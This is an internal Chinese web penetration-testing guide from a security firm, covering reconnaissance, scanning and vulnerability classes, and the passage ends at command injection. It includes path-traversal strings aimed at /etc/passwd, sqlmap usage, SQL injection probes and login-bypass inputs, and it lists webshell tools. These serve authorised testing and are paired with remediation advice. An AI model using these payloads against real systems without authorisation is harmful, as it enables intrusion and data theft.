



文档编号	AH-ZJ-20180927
版本编号	Ver 1.0
密 级	商业机密
日 期	2018-09-27

---

# Web 渗透测试指南

---

© 2018 安恒信息

版权所有，未经授权，严禁复制、编辑和传播！

---

## ■ 适用性声明

本文档为 Web 渗透测试指南，适用于公司内部渗透测试安全测试人员进行基本测试与高级测试时进行参考与学习。

## ■ 版权声明

本文中的所有信息均为安恒信息内部信息，务请妥善保管，未经安恒信息明确作出的书面许可，不得为任何目的、以任何形式或手段（包括电子、机械、复印、录音或其他形式）对本文档的任何部分进行复制、存储、引入检索系统或者传播。

## ■ 版本变更记录

版本号	拟制 / 修改日期	拟制 / 修改人	修改记录	批准人
1.0	2018-09-26	钟晓骏	创建文档	王盛昱

# 目录

WEB 渗透测试指南 .....	1
一. 概述.....	3
1.1 指南概述 .....	3
1.2 注意事项 .....	3
二. 测试准备 .....	4
2.1 常用工具列表 .....	4
三. WEB 测试指南 .....	5
3.1 信息搜集 .....	5
3.1.1 域名/ip 资产确认（可选） .....	5
3.1.2 指纹识别（可选） .....	7
3.2 漏洞扫描 .....	7
3.2.1 主机扫描 .....	7
3.2.2 web 扫描 .....	9
3.3 渗透测试 .....	10
3.3.1 文件下载漏洞 .....	10
3.3.2 跨站脚本漏洞 .....	12
3.3.3 注入漏洞 .....	14
3.3.4 xml 外部实体注入攻击（xxe）漏洞 .....	19
3.3.5 弱口令漏洞 .....	22
3.3.6 任意文件上传漏洞 .....	23
3.3.7 目录浏览漏洞 .....	26
3.3.8 跨站请求伪造漏洞 .....	28

3.3.9	常规地址后台暴露 .....	29
3.3.10	信息泄露漏洞 .....	31
3.3.11	失效的身份认证 .....	32
3.3.12	失效的访问控制 .....	34
3.3.13	安全配置错误 .....	34
3.3.14	使用含有已知漏洞的组件 .....	35
3.3.15	业务逻辑漏洞 .....	37

# 一. 概述

---

## 1.1 指南概述

Web 渗透测试指南（下称指南），由安恒信息浙江大区服务支撑部于 2018 年进行编写，用于指导安全服务人员对 Web 系统的安全测试工作。

## 1.2 注意事项

1. 由于新技术新业务的发展速度较快，可能存在客户要求的测试项不在指南中的情况，本文档只提供对 Web 渗透测试进行测试的基本思路；另外测试方法可能会有其他更好的替代方案，请积极探索并实践；
2. 风险等级评定请按照业务需求评估，给出的定级进行参考；
3. 有问题请联系 [diaz.wang @dbappsecurity.com.cn](mailto:diaz.wang@dbappsecurity.com.cn)。

## 二. 测试准备

本节主要介绍 web 渗透在测试过程中使用到的系统环境及测试工具。

系统
Windows/OSX/Kali
Java 环境
Python 2.7 环境

### 2.1 常用工具列表

工具
BurpSuite
Nmap
AWVS
御剑三件套
Nc
Xss 平台: <a href="https://github.com/antoor/ant/tree/master">https://github.com/antoor/ant/tree/master</a>
菜刀
Nessus
弱口令字典
Sqlmap
Hydra
Webshell 若干

## 三. WEB 测试指南

### 3.1 信息搜集

#### 3.1.1 域名/ip 资产确认（可选）

##### 测试描述


对域名、ip、端口服务等进行识别确认。

##### 测试指南

##### 步骤：


##### 1、域名 whois 信息；

使用 <http://whois.chinaz.com/> 对域名信息进行查询搜集，搜集的信息可能对后续渗透有帮助。



## 2、ip 是否真实 ip;

使用 <http://ping.chinaz.com/> 对域名进行探测，确定看使用的是否是真实 ip



## 3、相关 ip 开放端口

使用 nmap 对识别出来的 ip，进行端口探测，看其对外开放端口服务信息。

```
[WeirdBird:~ weirdbird007$ sudo nmap -T4 13.113.167.153
[Password:

Starting Nmap 7.00 ( https://nmap.org ) at 2018-09-03 16:19 CST
Nmap scan report for ec2-13-113-167-153.ap-northeast-1.compute.amazonaws.com (13.113.167.153)
Host is up (0.080s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
81/tcp    open  hosts2-ns
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
```

## 结论:

这些搜集的信息，有利于后续渗透的实施。



### 3.1.2 指纹识别（可选）

#### 测试描述

对需要渗透的应用系统，进行指纹识别，识别出来的指纹有助于后续的渗透测试工作。

#### 测试指南

##### 步骤：

一般来说，对需要渗透的应用系统，进行指纹识别，我们通常先看首页的源码、以及整体的目录结构等信息、以及特有的目录等进行识别判断。

1、右键，查看源代码，看源代码里的敏感信息进行指纹识别判断，或者访问特定目录等特有的信息进行识别判断。

```
<meta name="google-site-verification" content="U3IJBAJQT_XhCF0cWGRftYM-rfn3UEihbhMe8rUxdcE" />
<meta name="keywords" content="PHP 开源 论坛 社区 插件 风格 技术支持 程序发布" />
<meta name="description" content="本站是 Discuz! 论坛社区产品的官方交流站点。提供风格、模板、插件、产品扩展、技术支持等：构建的性能优异、功能全面、安全稳定的社区论坛平台，是全球市场占有率第一的社区论坛（BBS）软件。" />
<meta name="generator" content="Discuz! X3.3" />
<meta name="author" content="Discuz! Team and Comsenz UI Team" />
<meta name="copyright" content="2001-2013 Comsenz Inc." />
<meta name="MSSmartTagsPreventParsing" content="True" />
<meta http-equiv="MSThemeCompatible" content="Yes" />
```

上图可以发现系统使用的是 Discuz 模板。

##### 结论：

这些搜集的信息，有利于后续渗透的实施，针对性的使用已有 cve 等漏洞进行渗透评估。

## 3.2 漏洞扫描

### 3.2.1 主机扫描


#### 测试描述

对相关的应用系统的主机 ip，进行主机漏扫，看是否存在可利用的 cve。


#### 测试指南

##### 步骤：


1、登入 nessus web 管理后台，添加扫描任务，对涉及的主机 ip 进行漏扫。



## 2、选择需要扫描的类型（一般默认选择基础扫描）



## 3、添加需要漏扫的主机 ip



## 风险评级

- 根据漏洞扫描器扫描出来的结果进行漏洞验证并定级。

## 3.2.2 web 扫描


### 测试描述

使用 AWVS 或者明鉴扫描器对目标应用进行 web 漏洞扫描。

### 测试指南

#### 步骤:

- 1、 打开明鉴或者 AWVS 扫描器，添加扫描任务，对应用系统进行扫描



## 风险评级

- 根据漏洞扫描器扫描出来的结果进行漏洞验证并定级。

## 3.3 渗透测试

### 3.3.1 文件下载漏洞

#### 漏洞描述


一些网站由于业务需求，可能提供文件查看或下载的功能，如果对用户查看或下载的文件不做限制，则恶意用户就能够查看或下载任意的文件，可以是源代码文件、敏感文件等。

#### 测试指南

步骤：

- 1、先通过扫描器对相关网站应该进行漏洞扫描，可能发现相关漏洞。

2、使用 burp、或者手工抓取所有的 url，以及寻找相关敏感的功能点，比如文件查看出、文件下载处等功能点，手工发送一系列“../”，“./”等字符来遍历高层目录，并且尝试找到系统的配置文件（/etc/passwd,win.ini 等）或者相关应该系统中存在的敏感文件（如：java 应用中的../../ WEB-INF/web.xml）。



## 结论

若我们发送的相关敏感文件的 payload 能够成功执行，返回相关报文，则存在文件下载漏洞。

## 风险评级

- 只要存在文件下载漏洞，风险等级为**高风险**。

## 安全建议

- 1、指定下载目录，下载路径不允许超出当前下载目录
- 2、过滤../、./等特殊字符。

### 3.3.2 跨站脚本漏洞

#### 漏洞描述

当应用程序的新网页中包含不受信任的、未经恰当验证或转义的数据时，或者使用可以创建 HTML 或 JavaScript 的浏览器 API 更新现有的网页时，就会出现 XSS 缺陷。XSS 让攻击者能够在受害者的浏览器中执行脚本，并劫持用户会话、破坏网站或将用户重定向到恶意站点。

已知的跨站脚本攻击漏洞有三种：1) 存储式；2) 反射式；3) 基于 DOM。

1、存储型跨站脚本攻击涉及的功能点：用户输入的文本信息保存到数据库中，并能够在页面展示的功能点，例如用户留言、发送站内消息、个人信息修改等功能点。

2、反射型跨站脚本攻击涉及的功能点：URL 参数需要在页面显示的功能点都可能存在反射型跨站脚本攻击，例如站内搜索、查询功能点。

3、基于 DOM 跨站脚本攻击涉及的功能点：涉及 DOM 对象的页面程序，包括（不限这些）：`document.URL`、`document.URLUnencoded`、`document.location`、`document.referrer`、`window.location`。


#### 测试指南

##### 步骤：

- 1、通过相关扫描器可能发现相关跨站脚本漏洞
- 2、针对 `get/post` 形式的请求，右键查看源码看相关参数在页面的显示位置，然后对相关参数发送相关特殊字符（比如“`> </某闭合标签 >`”）及相关 `xss payload` 尝试闭合相关标签执行相关恶意代码，看 `xss payload` 能够执行，标签能够被闭合，如果相关标签能够被正确被我们的控制的参数闭合、相关 `xss payload` 能够被执行，那么存在 `xss` 跨站脚本漏洞。

比如：

发送相关 payload，看代码一步步解释执行的情况



结论:

若我们发送的相关 xss payload 能够正确执行、相关标签能够被闭合，那么存在 xss 跨站脚本漏洞。

## 风险评级

- 风险等级为**高风险**。

## 安全建议

- 1、对提交的输入内容进行可靠的输入验证过滤。这些提交内容包括 URL、查询关键字、http 头、post 数据等；
- 2、不可以信任用户提交的任何内容，首先代码里对用户输入的地方和变量都需要仔细检查长度和对“<”，“>”，“;”，“'”，“””等字符做过滤；其次任何内容写到页面之前都必须加以 encode。

### 3.3.3 注入漏洞

#### 3.3.3.1 sql 注入漏洞:

##### 漏洞描述

目标网站未对用户输入的字符进行特殊字符过滤或合法性校验，允许用户输入特殊语句查询后台数据库相关信息。一般意义上的注入漏洞包括 SQL 注入、Xpath 注入、LDAP 注入、代码注入以及操作系统命令注入等。

##### 测试指南

###### 步骤:

1、先使用相关扫描工具获取所有链接进行检测，或者手工判断是否存在注入点，当发现注入点后，可使用半自动化工具 sqlmap, nosqlattack 等系列半自动化工具进行进一步获取数据证明存在注入。

```
WeirdBird:sqlmap weirdbird007$ python sqlmap.py -u "192.168.97.135/vulnerabilities/sqli/?id=1*&Submit=Submit" --dbs --cookie="PHPSESSID=opeqv8iesehrf2ggnh0oqf2p2; security=low"
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal . It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 15:44:44
```

```
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q]
```

```
[15:44:45] [INFO] testing connection to the target URL
```

```
[15:44:45] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
```

```
[15:44:45] [INFO] testing if the target URL content is stable
```

```
[15:44:46] [INFO] target URL content is stable
```


```
[15:44:46] [INFO] testing if URI parameter '#1*' is dynamic
```

###### 2、常见的手工测试方法:

###### fuzzy 方法:

使用 burpsuite 针对 url 、各个参数使用相关 sql 注入、命令注入等字典进行 fuzzy ，然后根据返回 http 状态码的异常(500 状态等)、返回参数的异常、返回字节的异常等情况，综合分析。





## 常见的注入类型的判断方法

### 1、数字型。

http: //host/test.php?id=100 and 1=1                      返回成功

http: //host/test.php?id=100 and 1=2                      返回失败

### 2、字符型。

http: //host/test.php?name=rainman ' and '1' = '1    返回成功

http: //host/test.php?name=rainman ' and '1' = '2 返回失败

### 3、搜索型。

搜索型注入：简单的判断搜索型注入漏洞是否存在的办法是：

先搜索（'），如果出错，说明 90%存在这个漏洞。

然后搜索（%），如果正常返回，说明 95%有洞了。

然后再搜索一个关键字，比如（2006）吧，正常返回所有 2006 相关的信息。

再搜索（2006%'and 1=1 and '%='）和（2006%'and 1=2 and '%='）

绕过验证（常见的为管理登陆）也称万能密码

(1) 用户名输入： ' or 1=1 or ' 密码：任意

(2)Admin' --（或 ' or 1=1 or ' --）(admin or 1=1 --) (MS SQL)(直接输入用户名，不进行密码验证)

(3)用户名输入：admin 密码输入： ' or '1' =' 1 也可以

(4) 用户名输入：admin' or 'a'='a 密码输入：任意

(5) 用户名输入： ' or 1=1 --

(6) 用户名输入: admin ' or 1=1 -- 密码输入: 任意

(7) 用户名输入: 1'or'1'='1'or'1'='1 密码输入: 任意

不同的 SQL 服务器连结字符串的语法不同, 比如 MS SQL Server 使用符号+来连结字符串, 而 Oracle 使用符号||来连结:

http: //host/test.jsp?ProdName=Book' 返回错误

http: //host/test.jsp?ProdName=B' +' ook 返回正常

http: //host/test.jsp?ProdName=B' ||' ook 返回正常说明有 SQL 注入

如果应用程序已经过滤了' 和+等特殊字符, 我们就需要使用 sql 所支持的特性和对应的防护规则的差异性来进行绕过。

## 风险评级

- 风险等级为**高风险**。

## 安全建议

### sql 注入:

1、在操作数据库语句的时候进行参数化查询等数据库操作的时候,拒绝使用拼接: SQL 注入源于攻击者控制查询数据以修改查询逻辑, 因此防范 SQL 注入攻击的最佳方式就是将查询的逻辑与其数据分隔, 这可以防止执行从用户输入所注入的命令。

2、使用存储过程, 而不用动态构建的 SQL 查询字符串。 将参数传递给 SQL Server 存储过程的方式, 可防止使用单引号和连字符

### 3.3.3.2 命令注入:

## 漏洞描述

目标网站未对用户输入的字符进行特殊字符过滤或合法性校验, 允许用户输入特殊语句, 导致利用各种调用系统命令的 web 应用,通过命令拼接、绕过黑名单等方式实现在服务端实现想要实现的系统命令。

## 测试指南

1、先使用相关扫描工具获取所有链接进行检测，或者手工判断是否存在命令注入，如果存在相关漏洞，则使用相关 payload 对漏洞进行验证即可。

常见的手工测试方法：

